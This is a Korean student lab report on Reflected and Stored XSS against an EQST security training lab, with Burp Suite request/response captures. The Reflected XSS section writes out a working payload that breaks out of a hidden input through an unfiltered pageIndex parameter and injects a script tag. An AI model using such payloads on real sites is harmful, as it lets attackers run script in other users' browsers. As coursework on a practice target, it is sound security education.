□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

Reflected XSS
& Stored XSS

2025년 4월 1일

학번 : 32231594
이름 : 박기쁨

1. Reflected XSS

<과정 설명>

XSS(Cross-site Scripting)는 공격자가 브라우저에 원하는 JS 를 삽입하여 실행시키는 공격이다. Reflected XSS, Stored XSS, DOM Based XSS 등 여러 종류의 XSS 가 존재한다. 그 중에서도 Reflected(반사) XSS 는, 요청 파라미터에 삽입한 악성스크립트가 응답에 바로 삽입되어 오는 공격이다.

XSS 의 수행 순서는 파라미터 확인, 필터링 확인 및 우회, 스크립트 삽입으로 나눌 수 있다.


Step 1. XSS 취약점 존재 여부 확인


Step 1-1. 검색창에 test 입력


: 검색창에 임의의 문자열을 입력하여 파라미터를 확인한다.

: URL 과 Repeater 에서, keyword 파라미터에 임의의 문자열이 들어가는 것을 확인할 수 있다.

따라서, 서버에 XSS 취약점이 존재한다.









Step 2. 필터링 존재 여부 확인 및 우회

Step 2-1. Repeater 에서 URL 의 모든 파라미터에 test1 test2 test3 … 입력

: 해당 Request 전송 시, 입력한 임의의 문자열이 Response 의 파라미터에 존재하는 것을 확인할 수 있다.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.2.3 - Temporary Proje
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
12 ×
Send Cancel
Request
Pretty Raw Hex
1 GET /exam16/notice.php?pageIndex=test1&board_id=test2&sorting=test3&sotingAd=test4&startDt=test5&endDt=test6&searchType=test7&keyword=test8 HTTP/1.1
2 Host: lab.eqst.co.kr:8083
3 Cookie: PHPSESSID=11123f8cc4f1530e7f74d1e3d374b16c
4 Sec-Ch-Ua: "Chromium";v="134", "Not:A-Brand";v="24", "Google Chrome";v="134"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://lab.eqst.co.kr:8083/exam16/notice.php?pageIndex=1&board_id=&sorting=&sotingAd=DESC&startDt=&endDt=&searchType=all&keyword=test
Search


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.2.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
12 ×
Send Cancel
Request
Pretty Raw Hex
1 GET /exam16/notice.php?pageIndex=test1&board_id=test2&sorting=test3&sotingAd=test4&startDt=test5&endDt=test6&searchType=test7&keyword=test8 HTTP/1.1
2 Host: lab.eqst.co.kr:8083
3 Cookie: PHPSESSID=11123f8cc4f1530e7f74d1e3d374b16c
Search
Response
Pretty Raw Hex Render

<!-- /.col -->

<!--[e] search-->
</form>
<form id='listForm' name='listForm' method='get' action='notice.php'>
<input type='hidden' id='pageIndex' name='pageIndex' value='test1' />
<input type='hidden' id='startDt' name='startDt' value='test5' />
<input type='hidden' id='endDt' name='endDt' value='test6' />
<input type='hidden' id='searchType' name='searchType' value='test7' />
<input type='hidden' id='keyword' name='keyword' value='test8' />
<input type='hidden' id='sorting' name='sorting' value='' />
<input type='hidden' id='sotingAd' name='sotingAd' value='test4' />
<!--[s] list -->


<table id='simple-table' class='table table-bordered txt_cen list'>
<colgroup>
<col width='8%' />
<col width='50%' />
<col width='10%' />
<col width='10%' />
<col width='14%' />
<col width='8%' />
</colgroup>
<thead>
test

Step 2-2. Repeater 에서 URL 의 모든 파라미터에 "test1 "test2 "test3 ... 입력

: 필터링 되는 파라미터를 확인하기 위해 더블쿼트(")를 붙여 다시 Request 를 전송한다.

: 필터링 되는 파라미터의 더블쿼트들은 "으로 변경되지만, 274 줄의 "test1 에는 필터링이 되지 않는다.

: "test1 을 입력했던 pageIndex 파라미터는 필터링이 되지 않으므로, 해당 파라미터를 이용하여 공격을 진행한다.



Step 3. 공격 수행

Step 3-1. URL 에 "test 대신 " /><script>alert("XSS")</script><input type="hidden" id="test" name="startDt" value=test1 입력


: 필터링이 되지 않는 pageIndex 파라미터에 공격을 수행한다.

: input 을 닫아주고, 원하는 스크립트(공격 스크립트)를 삽입하고, 다시 input 을 열어주어, 뒤에 남아있는 />와 짝을 맞춰준다.

: id 파라미터는 유일해야 할 가능성이 높으므로 다른 id 값과 중복되지 않도록 설정해준다.

Step 3-2. 수정한 Request 전송

: 수정한 Request 를 전송하면 공격에 성공한다.



2. Stored XSS

<과정 설명>

XSS(Cross-site Scripting)는 공격자가 브라우저에 원하는 JS 를 삽입하여 실행시키는 공격이다. Reflected XSS, Stored XSS, DOM Based XSS 등 여러 종류의 XSS 가 존재한다. 그 중에서도 Stored(저장) XSS 는, 요청 파라미터에 삽입한 악성 스크립트가, 요청에 대한 응답이 아닌 다른 응답에서 HTML 에 삽입되어 오는 공격이다.


XSS 의 수행 순서는 파라미터 확인, 필터링 확인 및 우회, 스크립트 삽입으로 나눌 수 있다.

Step 1. XSS 취약점 존재 여부 확인

Step 1-1. DB 에 스크립트를 저장할 수 있는 기능 탐색


: Stored XSS 를 진행하기 위해, DB 에 스크립트를 저장할 수 있는 기능을 탐색한다.


: 해당 실습에서는 게시물 등록 기능을 이용하여 DB 에 스크립트를 저장한다.



Step 1-2. 게시물 제목, 내용에 test1 test2 입력

: 게시물 등록 Request 를 Intercept 하여 확인해보면, 세 번째 단락과 여섯 번째 단락에 제목, 내용이 각각 들어가는 것을 확인할 수 있다. 따라서, 서버에 XSS 취약점이 존재한다.


EQST LMS
EQST 보안교육센터
lab.eqst.co.kr:8083/exam19/faqwrite.php
EQST 보안교육센터
이큐스트님 환영합니다.
로그아웃 | 개인정보수정
FAQ
FAQ
작성자
이큐스트
제목
test1
첨부파일
파일 선택
선택된 파일 없음
내용
test2

